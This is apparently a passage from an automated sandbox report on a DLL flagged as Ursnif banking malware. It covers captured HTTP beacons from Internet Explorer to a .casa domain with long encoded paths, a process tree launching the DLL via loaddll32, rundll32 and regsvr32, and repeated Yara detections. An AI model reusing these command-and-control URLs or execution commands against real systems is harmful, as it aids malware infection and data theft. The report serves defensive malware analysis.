Jan 20, 2022 12:53:27.268882036 CET	7957	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:53:27 GMT Content-Type: text/html; charset=utf-8 Content-Length: 314 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasll4x/C4pqB4g_2/B.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 64 52 42 43 6f 68 51 6a 70 48 32 52 34 5a 72 78 63 4e 2f 56 48 33 77 71 39 79 54 32 2f 56 6d 4c 6d 6c 38 47 4a 35 61 50 61 44 7a 6f 43 44 6a 38 78 2f 45 6d 7a 70 54 42 75 50 35 6d 66 74 46 38 75 4e 74 51 4d 2f 54 6e 71 59 7a 53 64 43 57 33 45 6a 46 6b 66 6e 42 56 4c 4e 72 68 2f 75 36 69 53 66 65 58 6e 49 78 45 63 34 2f 69 4f 70 6e 4b 75 38 5f 2f 32 42 36 45 52 30 4a 39 36 55 7a 62 69 6d 31 62 55 4d 74 6d 72 4a 71 2f 44 4d 59 49 43 5a 4e 47 74 35 2f 42 48 31 6b 30 69 43 50 73 47 62 67 72 32 6a 6d 71 2f 4c 5a 49 53 59 55 44 55 44 51 33 73 2f 73 42 6d 66 44 5f 32 42 5f 32 46 2f 4b 65 52 49 66 43 44 67 38 32 78 78 4a 31 2f 35 51 6b 4e 58 56 73 42 76 50 35 4e 50 62 32 72 34 6e 79 4f 47 2f 72 43 4c 77 4b 37 43 38 4a 50 61 73 6c 49 34 78 2f 43 34 70 71 42 34 67 5f 32 2f 42 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49789	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:27.469083071 CET	7959	OUT	GET /drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasll4x/C4pqB4g_2/B.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49790	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe


Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:27.636712074 CET	7961	OUT	GET /drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasll4x/C4pqB4g_2/B.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49796	198.54.117.211	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:27.976130962 CET	7972	OUT	GET /drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzSdCW3EjFkfnBVLNrh/u6iSfeXnIxEc4/iOpnKu8_/2B6ER0J96Uzbim1bUMtmrJq/DMYICZNGt5/BH1k0iCPsGbgr2jmq/LZISYUDUDQ3s/sBmfD_2B_2F/KeRIfCDg82xxJ1/5QkNXVsBvP5NPb2r4nyOG/rCLwK7C8JPasll4x/C4pqB4g_2/B.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: **4956**, Parent PID: **6016**

General

Start time:	12:52:12
Start date:	20/01/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\41e0000.dll"
Imagebase:	0x840000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.605390761.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.782849052.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305308572.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305489439.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305473167.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305361386.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305444039.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305503274.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305414104.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.305391227.00000000016E8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1552**, Parent PID: **4956**

General

Start time:	12:52:13
Start date:	20/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\41e0000.dll",#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **5792**, Parent PID: **4956**

General

Start time:	12:52:13
Start date:	20/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\41e0000.dll
Imagebase:	0x9e0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307551422.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307614167.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307578726.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307644069.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307704201.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.784577185.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307685619.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.451028558.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307667358.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.307723093.0000000004F68000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5848**, Parent PID: **1552**

General

Start time:	12:52:13
Start date:	20/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\41e0000.dll",#1
Imagebase:	0x7ff64e5e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.785050851.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321771738.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321906680.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321827168.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321800955.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321850861.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321871746.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.465850136.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321736735.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.321892748.0000000004C78000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1860**, Parent PID: **4956**

General

Start time:	12:52:13
Start date:	20/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\41e0000.dll,DllRegisterServer
Imagebase:	0xc90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300679083.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000002.785600191.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.544816748.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300868443.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300896192.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300782095.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300925678.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300831034.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300637854.0000000005048000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.300915509.0000000005048000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **6712**, Parent PID: **792**

General

Start time:	12:52:26
Start date:	20/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff7d10d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6848, Parent PID: 6712

General

Start time:	12:52:27
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6712 CREDAT:17410 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3520, Parent PID: 792

General

Start time:	12:53:15
Start date:	20/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff7d10d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **6284**, Parent PID: **3520**

General	
Start time:	12:53:16
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3520 CREDAT:17410 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: **852**, Parent PID: **3520**

General	
Start time:	12:53:17
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3520 CREDAT:17414 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: **736**, Parent PID: **792**

General	
Start time:	12:53:33
Start date:	20/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff7d10d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6968**, Parent PID: **736**

General	
Start time:	12:53:34
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:736 CREDAT:17410 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6252**, Parent PID: **736**

General	
Start time:	12:53:43
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:736 CREDAT:17424 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6240**, Parent PID: **736**

General	
Start time:	12:53:43
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:736 CREDAT:82948 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **5396**, Parent PID: **792**

General	
Start time:	12:53:50
Start date:	20/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding

Imagebase:	0x7ff7d10d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **5664**, Parent PID: **5396**

General	
Start time:	12:53:51
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5396 CREDAT:17410 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **5696**, Parent PID: **792**

General	
Start time:	12:54:01
Start date:	20/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff7d10d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **5808**, Parent PID: **5696**

General	
Start time:	12:54:02
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5696 CREDAT:17410 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **5104**, Parent PID: **5696**

General

Start time:	12:54:07
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5696 CREDAT:82948 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **4952**, Parent PID: **5696**

General

Start time:	12:54:08
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:5696 CREDAT:17422 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **6300**, Parent PID: **792**

General

Start time:	12:54:15
Start date:	20/01/2022
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
Imagebase:	0x7ff7d10d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: **3520**, Parent PID: **6300**

General

Start time:	12:54:15
Start date:	20/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:6300 CREDAT:17410 /prefetch:2
Imagebase:	0xd10000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Disassembly

No disassembly